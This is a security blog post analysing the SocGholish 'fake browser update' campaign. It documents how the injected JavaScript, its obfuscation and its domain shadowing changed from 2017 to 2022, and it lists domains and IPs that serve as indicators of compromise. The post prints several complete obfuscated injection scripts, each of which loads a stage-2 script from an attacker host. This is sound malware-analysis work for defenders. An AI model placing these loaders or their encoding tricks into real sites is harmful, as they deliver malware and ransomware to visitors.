Sucuri Blog

blog.sucuri.net/2022/08/socgholish-5-years-of-massive-website-infections.html

Denis Sinegubko August 16, 2022

Earlier this June, we shared information about the ongoing NDSW/NDSX malware campaign which has been one of the most common website infections detected and cleaned by our remediation team in the last few years.

This NDSW/NDSX malware — also referred to as **FakeUpdates** or **SocGholish** by other research groups — is responsible for redirecting site visitors to malicious pages designed to trick victims into loading and installing fake browser updates.

We're now seven months into the year and our team has already detected this malware on over **25,000** sites since the beginning of January — with another **61,000** infected websites detected last year alone.


In today's post, we'll be outlining the injections and URLs used in the website malware portion of the SocGholish attack outside of the NDSW/NDSX campaign — the components of the infection that are actually observable on compromised sites.

We'll also reveal how attackers employ domain shadowing to conceal malicious activity, document some of the more recent domains and IPs used in these attacks, and describe the evolution of the malware injection.

Contents:

What is SocGholish?

SocGholish is a JavaScript malware framework that has been in use since at least 2017. It is distributed through a number of malicious sites claiming to provide critical browser updates. In reality, these sites are designed to trick victims into downloading and installing malware — usually in the form of **.zip** or **.js** files (you can find samples on MalwareBazaar).



Fake Update site screenshot courtesy of MalwareBytes

Once an end user has manually decompressed and executed the archive file by double-clicking the contents, various malware which may include remote access trojans (RATs), information stealers, and Cobalt Strike beacons are deployed. All this malware is just an intermediary step for targeted ransomware attacks against corporations and organizations, resulting in major disruptions of business operations and significant financial losses.

There is ample evidence that SocGholish and its infrastructure have close ties to prominent attacks and criminal groups.

For example, PRODAFT attributed it to being used in the infamous SolarWinds attack and its connection to EvilCorp, a ransomware organization. And in Microsoft's recent research "Ransomware-as-a-service: Understanding the cybercrime gig economy and how to protect yourself " SocGholish was also attributed as a loader for other malware campaigns connected with EvilCorp and various other ransomware.

Analysis of recent SocGolish injections

As a preface, we recommend referring to this twitter thread by Andrew Northern if you want to understand the entirety of the SocGholish attack. His thread clearly outlines the different stages and infrastructure involved. We'll be describing stages 1 and 2 found in his observations; injections and URLs.

For researchers looking for immediate examples, you can find infected websites using this URLScan.io query.

NDSW is the most prominent malware campaign redirecting visitors to fake update sites, but it's not the only one. Other similar malware campaigns are also using different JavaScript injections to serve SocGholish's fake updates from the same infrastructure. We've been tracking multiple waves of these campaigns since **2017**.

Our Sucuri SiteCheck scanner currently detects non-NDSW variations of SocGholish scripts on **500+** sites every week.

A SocGholish detection seen in Sucuri SiteCheck

Here is a screenshot of the most recent type of injection we've found on compromised websites. It can be found located either right before the closing **</head>** tag or at the top or bottom of random legitimate **.js** files.

```
// SocGholish injection sample that loads malicious script from
// https://natural.cpawalmyrivera.com/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4

;(function(){var jg=document.referrer;var hh=window.location.href;var uj=navigator.userAgent
    ;var lw=new RegExp(mc('n:u/k/x(i[e^i/c]b+o)e/g'));if(!jg||hh.match(lw)[1]==jg.match(lw)[
    1]||uj.indexOf(mc('vWjirnjdgoawcsu'))==-1||window.localStorage[mc('b_j_y_uuptamian')]){
    return;}var mu=document.createElement('script');mu.type='text/javascript';mu.async=true;
    mu.src=mc('khwtztapasc:v/m/unwaitbuyrkayla.qcppyakwfamlxmlyorcitvmedroag.ycbobmq/nrzespo
oqrztw?vru=cdrjg0lxeYyToAiyvMyDoFtilNcTyJxklNt2cNuhmOvTikz5qNjzxEs1yMnyaZzjaaxWyQx9kMqjsYn4r
    ');var oi=document.getElementsByTagName('script')[0];oi.parentNode.insertBefore(mu,oi);
    function mc(fo){var oh='';for(var pm=0;pm<fo.length;pm++){if(pm%2){oh+=fo[pm];}}return
    oh;}})();
```

Typical SocGholish injection seen during August 2022

The script is pretty simple. After deobfuscation, it looks like this:

```
//Decoded SocGholish injection sample
(function () {
  var jg = document.referrer;
  var hh = window.location.href;
  var uj = navigator.userAgent;
  var lw = new RegExp("://([^/]+)/");
  if ( !jg || // no referrer
       hh.match(lw)[1] == jg.match(lw)[1] || // or coming from the same site
       uj.indexOf("Windows") == -1 || // or not Windows
    window.localStorage["___utma"] ) { // or the is ___utma set in localStorage
    return; // then quit
  }
  var mu = document.createElement("script");
  mu.type = "text/javascript";
  mu.async = true;
  mu.src = "https://natural.cpawalmyrivera.com/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4";
  var oi = document.getElementsByTagName("script")[0];
  oi.parentNode.insertBefore(mu, oi);
})();
```

As you can see, this attack is only interested in a specific segment of user agents: those on Windows computers coming from third party sites (search engines) for the first time.

If the visitor matches this criteria, a script (stage 2) is loaded. In this particular sample seen above, it originates from hxxps://**natural.cpawalmyrivera[.]com/report?r=**dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4, however these URLs have been changing quite often lately.

This type of injection is what we refer to as a **vanilla SocGholish injection.**

Comparison between NDSW/NDSX and vanilla SocGholish scripts

On a basic level, a vanilla SocGholish script is the same as the one that the NDSW/NDSX campaign serves on its third layer (NDSX script from a TDS server) — just without the **var ndsx = true;** statement found in the beginning of the code. The **ndsw** variable is also not referenced anywhere in vanilla SocGholish scripts.

Additionally, it appears that the NDSW/NDSX campaign creates a custom wrapper around SocGholish scripts that dynamically serves them through a PHP proxy found on the same site as the injected **ndsw** JavaScript.

This wrapper definitely adds a bit of complexity to the infection process — attackers are required to customize the injection for each site, upload different types of malware (JS and PHP), and maintain a proxy. On the other hand, this approach provides obvious benefits over the vanilla versions of these SocGholish injections — the NDSW/NDSX campaign doesn't need to reinfect websites every time the SocGholish stage 2 URL changes (which happens pretty often lately). Instead, all the attacker needs to do is update the script on their own server and it will be automatically served via their proxy without any direct changes to the infected sites.

Interesting side note:

Website malware is usually poorly detected by conventional antivirus solutions, which focus more on the payloads when they actually reach the protected computer. However, sometimes antiviruses also warn web surfers when they detect certain JavaScript injections and block browsers from executing them.

In the case of these SocGholish injections, antivirus detections are not consistent. For example, Microsoft Defender detected a few variations (~20%) of NDSW injections as Trojan:JS/Agent.AG!MSR but didn't detect any of our vanilla SocGholish injection samples.

SocGholish platform

One possible explanation for the existence of different malware campaigns leveraging the same SocGholish script is that SocGholish is actually a platform (scripts, servers) managed by one criminal group.

If this is the case, the SocGholish platform might provide scripts to affiliated third-party groups who drive traffic to fake update sites in exchange for share in the revenue. It would be up to third parties on how they drive traffic. For example — malvertising, black hat SEO, or injecting malware into legitimate websites.

Some hackers that use the website malware approach directly inject the scripts provided by SocGholish operators, while others (like NDSW) use an elaborate scheme with multiple layers and PHP proxies.

SilverFish

The SocGholish infrastructure most likely belongs to a highly sophisticated group analyzed by PRODRAFT in 2020-2021 whom they refer to as SilverFish.

In their report, we can find screenshots of a C&C interface featuring SocGholish shadowed domains used in TDS web panel. This C&C server provides attackers with ready-to-use JavaScript and PHP code for injection into compromised sites:

Depending on the analysis made on the TDS panel, the PTI Team believes that the traffic distribution is achieved by injecting the following malicious PHP and JavaScript codes into multiple legitimate websites. Injected code checks the host, referrer, and cookie headers for the expected values on every incoming request and sends an HTTP GET request to the **hxxp://mwkh.adsprofitnetwork.com/wordpressComposerUpdate?phpcid=250&php** address by appending the **&hn=%URL-ENCODED-REQUEST-HOSTNAME%** parameter. The related response is written to the local **./wp-assets.php** file, then the first 8 bytes of the response are encoded into HEX and relayed to the client.

Figure 18. **TDS - Injection code**

Screenshot of the TDS panel analysis from the PRODAFT SilverFish report

CID analysis

Having analyzed the numerous SocGholish URLs loaded by injected scripts from 2017 to present, we can see that they all contain a **cid** parameter that *likely* helps SocGholish operators distinguish which third-party or campaign sent them a visitor.

Originally, these **cid**'s were passed in clear view to s_code.js scripts. However, newer versions of SocGholish's URLs leverage the more sophisticated "report?r" URLs which require the **r** parameter to be base64 decoded in order to retrieve the **cid**.

SocGholish URLs with CID parameters

Below are a number of examples for SocGholish URLs containing **cid** parameters. The first four items are URLs that were leveraged by this malware campaign between 2017-2018.

This list is not exhaustive.

track.amishbrand[.]com/s_code.js?**cid=205**&v=c40bfeff70a8e1abc00f
connect.clevelandskin[.]com/s_code.js?**cid=208**&v=e1acdea1ea51b0035267
track.positiverefreshment[.]org/s_code.js?**cid=220**&v=24eca7c911f5e102e2ba
backup.awarfaregaming[.]com/s_code.js?**cid=217**&v=1cd8cd79dbccbc1c082b
click.clickanalytics208[.]com/s_code.js?**cid=240**&v=73a55f6de3dee2a751c3
link.easycounter210.com/s_code.js?**cid=206**&v=054499c5c1b815140c84
sodality.mandmsolicitors[.]com/s_code.js?**cid=247**&v=b83d055c53edad92676e
safeguard.couleurmutation[.]com/s_code.js?**cid=248**&v=3c6bf61e28150eecf1ac
nurse.dmvsvapekings[.]us/s_code.js?**cid=249**&v=a96ede56c3b3ef83c9c2
rocket2.new10k[.]com/s_code.js?**cid=250**&v=7d7e3bc23eca7374941a
cigars.pawscolours[.]com/report?r=dj03ZDdlM2JjMjNlY2E3Mzc0OTQxYSZjaWQ9MjUw
(v=7d7e3bc23eca7374941a&**cid=250**)
stuff.bonneltravel[.]com/report?r=dj03ZDdlM2JjMjNlY2E3Mzc0OTQxYSZjaWQ9MjUw
(v=7d7e3bc23eca7374941a&**cid=250**)
cardo.diem-co[.]com/report?r=dj03ZDdlM2JjMjNlY2E3Mzc0OTQxYSZjaWQ9MjUw
(v=7d7e3bc23eca7374941a&**cid=250**)
expense.brick-house[.]net/report?r=dj04YTFlYmI3OWRiZjZlN2VmNzgwYiZjaWQ9MjU1
v=8a1ebb79dbf6e7ef780b&**cid=255**
paggy.parmsplace[.]com/report?r=dj0wOTlkY2ViYTJhMmVkMzgyZWMxZCZjaWQ9MjYw
(v=099dceba2a2ed382ec1d&**cid=260**)
genesis.ibgenesis[.]org/report?r=dj1iNjI0OWFiNTViODVhMDIxZmRjZCZjaWQ9MjYy
(v=b6249ab55b85a021fdcd&**cid=262**)
havana.littlehavanacigarstore[.]com:443/report?
r=dj1iNjI0OWFiNTViODVhMDIxZmRjZCZjaWQ9MjYy
(v=b6249ab55b85a021fdcd&**cid=262**)
cruize.updogtechnologies.com/report?r=dj03MDgyZTc5ZmNhN2EwY2M2YjA3NCZjaWQ9MjYz
(v=7082e79fca7a0cc6b074&**cid=263**)
predator.foxscalesjewelry[.]com/report?r=Y2lkPTI2MyZ2PTRlYjk3YWU3MWI3NjZhYjEyMWU0
(**cid=263**&v=4eb97ae71b766ab121e4
query.dec[.]works/report?r=dj01MDY1NDg3MTIwZTU2ZmQ1ZTZlNCZjaWQ9MjY0
(v=5065487120e56fd5e6e4&**cid=264**)
wallpapers.uniquechoice-co[.]com/report?r=dj01MDY1NDg3MTIwZTU2ZmQ1ZTZlNCZjaWQ9MjY0
(v=5065487120e56fd5e6e4&**cid=264**)
natural.cpawalmyrivera[.]com/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4
(v=1a0201b52d7ca9997153&**cid=268**)
master.ilsrecruitment[.]com/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4
(v=1a0201b52d7ca9997153&**cid=268**)
west.bykikarose[.]com/report?r=dj1iZjczNzgxMjU1N2YxNjgzMDI2MyZjaWQ9MjY5
(v=bf737812557f16830263&**cid=269**)

In these cases, **cid** may be interpreted as a “campaign id” rather than “client id”. And several **cid**’s may belong to the same third-party. For example, back in 2018, MalwareBytes associated different cid’s with different CMS’ targeted by FakeUpdates campaigns.

Furthermore, each domain can be used with multiple different **cid**’s — and most **cid**’s can be observed on multiple domains.

One interesting observation is that all **cid**s found in these URLs begin with **200**. In fact, we haven’t seen any cid’s lower than **205** with the top of the range extending only as far as **269** thus far (according to our data).

It's also worth noting that NDSW malware has been using **cid=250** and **cid=255** for quite a long time, while SocGholish scripts loaded via the **soendorg[.]top/jsquery.js** injection always contain **cid=269**.

Domain shadowing

Throughout the years, SocGholish has employed domain shadowing in combination with domains created specifically for their campaign.

Domain shadowing is a trick that hackers use to get a domain name with a good reputation for their servers for free. To accomplish this, attackers leverage compromised domain registrars or DNS provider accounts and add an additional **CName** or **A-record** for a randomly-named subdomain, then they point it to their own server.

This sort of malicious activity is very hard to notice if you don't regularly inspect your DNS records — and many people don't, as it's usually a "set it and forget it" scenario.

For example, many SocGholish scripts currently use the **baget.godmessaged[.]me** host. **Godmessaged.me** is a legitimate site hosted on a server with IP **75.119.205.210**. However, the **baget.godmessaged[.]me** subdomain is hosted on a completely different server with IP **141.94.63.238**. To accomplish this, hackers created an additional **A-record** in the DNS settings of the **godmessaged.me** domain.

```
; <<>> DiG 9.10.6 <<>> baget.godmessaged.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31680
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;baget.godmessaged.me.          IN      A

;; ANSWER SECTION:
baget.godmessaged.me.   292     IN      A       141.94.63.238
```

DiG report for baget.godmessaged[.]meFHere are a few more examples of shadowed domains (not exhaustive). The first three items were leveraged by this malware campaign between 2017-2018.

track.positiverefreshment[.]org
connect.clevelandskin[.]com
track.amishbrand[.]com
natural.cpawalmyrivera[.]com
active.aasm[.]pro
vacation.thebrightgift[.]com
rituals.fashionediter[.]com
casting.faeryfox[.]com

We have also identified some domains that appear to be created *specifically* for SocGholish.

clickanalytics208[.]com/
easycounter210[.]com
adsprofitnetwork[.]com
statclick[.]net
clickstat360[.]com
syncadv[.]com
webcachespace[.]net
cachespace[.]net
staticvisit[.]net
webcachestorage[.]com

AWS Cloud URLs instead of domain shadowing

An exception to this pattern of using domain shadowing has recently emerged, however.

> #SocGholish used to be using domain shadowing. It's the first time I see it using Amazon AWS: d2j09jsarr75l2.cloudfront[.net/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4 pic.twitter.com/tyTLgFBWKP
>
> — Denis (@unmaskparasites) August 1, 2022

Instead of attackers using shadowed domains or their own domains, a small segment of injected scripts use this AWS cloud URL: hxxps://**d2j09jsarr75l2.cloudfront[.]net**/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4

At this point, it's not clear why attackers temporarily shifted to AWS URLs.

Latest SocGholish Domains and IPs

Initially, SocGholish operators weren't changing their domains very often. But lately, we've see attackers introducing new domains on a weekly basis.

Here are some of the domain names observed in SocGholish scripts found on infected sites from the past month alone.

```
active.aasm[.]pro/report
active.xomosagency[.]com/report
actors.jcracing[.]com/report
amplifier.myjesusloves[.]me/report
baget.godmessaged[.]me/report
cardo.diem-co[.]com/report
casting.faeryfox[.]com/report
cats.johnbeach[.]us/report
center.blueoctopuspress[.]com/report
cigars.pawscolours[.]com/report
cloud.bncfministries[.]org/report
common.dotviolationsremoval[.]com/report
community.wbaperformance[.]com/report
connect.codigodebarra[.]co/report
cruize.updogtechnologies[.]com/report
d2j09jsarr75l2.cloudfront[.]net/report
design.lawrencetravelco[.]com/report
expense.brick-house[.]net/report
genesis.ibgenesis[.]org/report
gohnson.advanceditsolutionsaz[.]com/report
hares.lacyberlab[.]net/report
havana.littlehavanacigarstore[.]com/report
hemi.mamasbakery[.]net/report
hope.point521[.]com/report
hunter.libertylawaz[.]com/report
mafia.carverdesigngroup[.]com/report
master.ilsrecruitment[.]com/report
mycontrol.alohaalsomeansgoodbye[.]com/report
natural.cpawalmyrivera[.]com/report
nivea.dreamworkscdc[.]com/report
performer.stmhonline[.]com/report
puzzle.tricityintranet[.]com/report
query.dec[.]works/report
record.usautosaleslv[.]com/report
republic.beboldskincare[.]com/report
rituals.fashionediter[.]com/report
sdk.expresswayautopr[.]com/report
second.pmservicespr[.]com/report
stanley.planilla2021[.]com/report
training.ren-kathybermejo[.]com/report
vacation.thebrightgift[.]com/report
wallpapers.uniquechoice-co[.]com/report
wallpapers.uniquechoice-co[.]com/report
west.bykikarose[.]com/report
```

Along with a list of recent IP addresses for SocGholish hosts (stage 2):

```
141.94.63.231
141.94.63.238
146.19.188.108
153.92.223.141
195.123.246.184
23.140.176.43
45.10.42.26
45.10.43.78
79.142.69.149
```

Evolution of obfuscation techniques used in SocGholish scripts

During the last 5 years, SocGholish's JavaScript injection hasn't changed much — although we *have* seen distinct waves using different obfuscation techniques to hide the tell tale strings.

First known versions

Here is an example of an injection used around 2017 – 2018.

```
;(function(){var t=navigator[f("1t)n{e}gjA6rde;s)u3")];var m=document[f("#e1i{k)o(
    ofc;")];if(p(t,f("ss;w;o{d;nxi(W("))&&!p(t,f("5d;ijo(rqd,nrA("))){if(!p(m,f("
    #=}a,m}t9u)_,_f_l"))){var s=document.createElement('script');s.type='text/
    javascript';s.async=true;s.src=f('efl0(0;cib2a}1,e;8da)0(7jf(f}e(f}bk0)
    4xc(=}v(&7570c2(=ndri(c{?{s1j;.deud;o)c}_6s0/}m(otc;.{d6nma(r8b{h}s(i,m(
    a).{k}cba)r;t(/;/{:ts}p)t(t{h}');var q=document.getElementsByTagName('script')
    [0];q.parentNode.insertBefore(s,q);}}function f(o){var h='';for(var n=0;n<o.
    length;n++){if(n%2===1)h+=o[n];}h=g(h);return h;}function p(v,x){if(v[f("cf(
    O5x{e{d)n}ii")](x)!==-1){return true;}else{return false;}}function g(k){var b=
    '';for(var u=k.length-1;u>=0;u--){b+=k[u];}return b;}})();
```

Typical SocGholish injection in 2017-2018

In this screenshot, you can see a bunch of obfuscated strings in green that look like gibberish. The decoding algorithm is actually pretty simple — although it's probably the most sophisticated when compared to newer variations.

To recover the contents, you need to take every second character of the obfuscated string and then reverse the result.

For example: if we take the "**ss;w;o{d;nxi(W(**" string and remove all odd numbered characters we'll get "**swodniW**". After reversing it, we'll get "**Windows**" — this malware is interested in users on Windows computers and Android devices. (For fun, you can try to decode **"5d;ijo(rqd,nrA("** yourself).

The decoded URL of the SocGholish script that this particular sample loaded was: hxxps://**track.amishbrand[.]com**/s_code.js?cid=205&v=c40bfeff70a8e1abc00f

And furthermore, this particular variation of injection was used by many massive website infection campaigns, including the attacks following the infamous Drupalgeddon 2.

Base64

Moving ahead to 2021, the most common injection variation looked like this:

```
;(function(){var qr=document[qj("cmVmZXJyZXI=")]||'';var nx=new RegExp(qj('
    Oi8vKFteL10rKS8='));if(!qr||window[qj("bG9jYXRpb24=")][qj("aHJlZg==")][qj("
    bWF0Y2g=")](nx)[1]==qr[qj("bWF0Y2g=")](nx)[1]){return;};var ay=navigator[qj("
    dXNlckFnZW50")];var ab=window[qj("bG9jYWxTdG9yYWdl")][qj("X19fdXRtYQ==")];if(
    uv(ay,qj("V2luZG93cw=="))&&!uv(ay,qj("QW5kcm9pZA=="))){if(!ab){var rn=document
    .createElement('script');rn.type='text/javascript';rn.async=true;rn.src=qj('aH
R0cHM6Ly9mbG93ZXJzLm5ldHBsdXNwbGFucy5jb20vcmVwb3J0P3I9ZGoxbE5UTXlOVE00WldNNFkyUmlP
REV4Tm1ZME9DWmphV1E5TWpVNQ==');var xv=document.getElementsByTagName('script')[0];
    xv.parentNode.insertBefore(rn,xv);}}function qj(gk){var pr=window.atob(gk);
    return pr;}function uv(qd,oj){var pr=(qd[qj("aW5kZXhPZg==")](oj)>-1);return pr
    ;}})();
```

Typical SocGholish injection with Base64 encoding

The only major difference from variants seen in 2018 is the string encoding algorithm. In this case, it's simply **Base64**.

For example: "**V2luZG93cw==**" and "**QW5kcm9pZA==**" can be decoded to "**Windows**" and "**Android**" respectively.

The decoded SocGholish script URL is hxxps://**flowers.netplusplans[.]com**/report?r=dj1lNTMyNTM4ZWM4Y2RiODExNmY0OCZjaWQ9MjU5

And the decoded "**r**" URL parameter is "**v=e532538ec8cdb8116f48&cid=259**".

This SocGholish script variant can still be found on over 700 websites by querying PublicWWW.

Double Base64

In 2022, however, SocGholish introduced **double Base64** encoding of their strings. Here's an example for this variant:

```
<script>;(function(){var ut=document.referrer;var gj=window.location.href;var jr=
    navigator.userAgent;var af=new RegExp(bd('T2k4dktGdGVMMTByS1M4PQ=='));if(!ut||
    gj.match(af)[1]==ut.match(af)[1]||jr.indexOf(bd("VjJsdVpHOTNjdz09"))==-1||
    window.localStorage[bd("WDE5ZmRYUnRZUT09")]){return;}var wt=document.
    createElement('script');wt.type='text/javascript';wt.async=true;wt.src=bd('YUh
SMGNITTZMeTlvZFc1MFpYSXViR2xpWlhKMGVXeGhkMkY2TG1OdmJTOXlaWEJ2Y25RL2NqMWthakF6VFVSb
mVWcFVZelZhYlU1b1RqSkZkMWt5VFRKWmFrRXpUa05hYW1GWFVUbE5hbGw2');var bu=document.
    getElementsByTagName('script')[0];bu.parentNode.insertBefore(wt,bu);function
    bd(rt){return zc(window.atob(rt));}function zc(ed){return window.atob(ed);}})(
    );</script>
```

SocGholish injection with double base64 encoded strings

Decoding the target "Windows" string requires an additional step:

"VjJsdVpHOTNjdz09" → "V2luZG93cw==" → "Windows"

It's interesting to note that in this variation, they no longer check for Android user agents, indicating that target objectives have become solely Windows users.

The decoded URL in this sample is hxxps://**hunter.libertylawaz[.]com**/report?r=dj03MDgyZTc5ZmNhN2EwY2M2YjA3NCZjaWQ9MjYz. The decoded "**r**" parameter is "**v=7082e79fca7a0cc6b074&cid=263**"

PublicWWW currently shows this variation of the script on over **560** sites.

Skipping Odd-Numbered Characters

This summer, the obfuscation technique changed yet again.

Now it resembles the original obfuscation seen 4-5 years ago, just a bit more simple. You need to remove every odd-numbered character from encoded strings without having to reverse them afterwards.

```
;(function(){var cy=document.referrer;var ue=window.location.href;var zb=navigator
    .userAgent;var cb=new RegExp(vg('y:t/d/p(a[a^v/r]g+x)x/q'));if(!cy||ue.match(
    cb)[1]==cy.match(cb)[1]||zb.indexOf(vg('yWsihnpdjokwxse'))==-1||window.
    localStorage[vg('r_p_e_muqtfmfae')]){return;}var lb=document.createElement('
    script');lb.type='text/javascript';lb.async=true;lb.src=vg('rhwtdtvpssc:w/x/
    aatmdpdljirfeixezrr.cmuymjiegssuesvlwogvcexsk.fmgeo/krhekpjocrktq?fry=odgjl0cx
oYuTvAoyoMfDgFwinNbTqJrkkNs2xNnhqObThkb5pNlzzEg1xMhykZfjsanWpQj9hMpjsYp4s');var is
    =document.getElementsByTagName('script')[0];is.parentNode.insertBefore(lb,is);
    function vg(sy){var je='';for(var hv=0;hv<sy.length;hv++){if(hv%2){je+=sy[hv];
    }}return je;}})();
```

Typical SocGholish injection in August 2022

In this sample found in August 2022, the word "Windows" is represented as 'y**W**s**i**h**n**p**dj**o**k**w**x**s**e'.

The SocGholish script URL is hxxps://**amplifier.myjesusloves[.]me**/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4 and the decoded "**r**" parameter is "**v=1a0201b52d7ca9997153&cid=268**"

While this obfuscation is less complex than the old 2018 version that included string reversal, it still has more benefits for the SocGholish operators than the previous base64 encodings. Base64-encoded strings never change and, as demonstrated above with PublicWWW queries, it's easy to detect them.

This new obfuscation approach gives SocGholish operators more control over the obfuscated strings. Every time they update the script to serve a new URL, they also rename all variables and randomly change the filler characters in odd-numbered positions.

For example, here are some variations of the encoded "Windows" string that can currently be found in SocGholish scripts:

```
'vWjirnjdgoawcsu'
'qWnionvdeowwusp'
‘qWdijnbdcoewysg’
'eWmivnidbotwxsj'
‘yWsihnpdjokwxse’
‘wWnixnhdlodwysp’
'kWhiynlddovwvsq'
```

Other variations

There are numerous other types of injections that eventually load SocGholish scripts, but I won’t be covering them today in this article. These variants can range from ultra wide-spread NDSW/DNSX infections to less prominent campaigns like the ones found injecting **soendorg[.]top/jsquery.js** scripts to serve the SocGholish payload.

The importance of securing your website against infection

These SocGholish infections remind us about the responsibility website owners have to maintain a clean environment along with the numerous dangers of website malware.

Just a small piece of injected JavaScript code — which might be considered a mere nuisance for some webmasters — can lead to major business and operation disruptions if a person with access to corporate networks visits an infected site and activates a download. Regular website visitors are also at risk, as SocGholish is known to install malware that steals credentials from their online banks, cryptocurrency wallets, and social networks.

Users of our website monitoring services will be able to detect if their website has been infected with NDSW or SocGholish malware — and our alerting options will ensure timely response to any infection. However, since there are multiple active campaigns that use a wide range of approaches to compromise and infect websites, I can’t provide exact instructions on how to clean or secure your website against a SocGholish infection — but I can offer general advice.

The most viable approach for webmasters is to decrease the attack surface at every possible opportunity. That includes fully updating trusted software used in the environment, uninstalling unused or deprecated components and plugins, employing strong passwords, leveraging the principle of least privilege, and decluttering your servers. Equally as important is monitoring your websites for malware and unwanted changes. Clean, fresh backups of your website will help you restore your site even after the most complex hacks.

Webmasters can refer to our website security guide on best practices to harden and protect a website against infection. And as always, if you believe your site has been compromised and you need a hand, we’re always happy to help.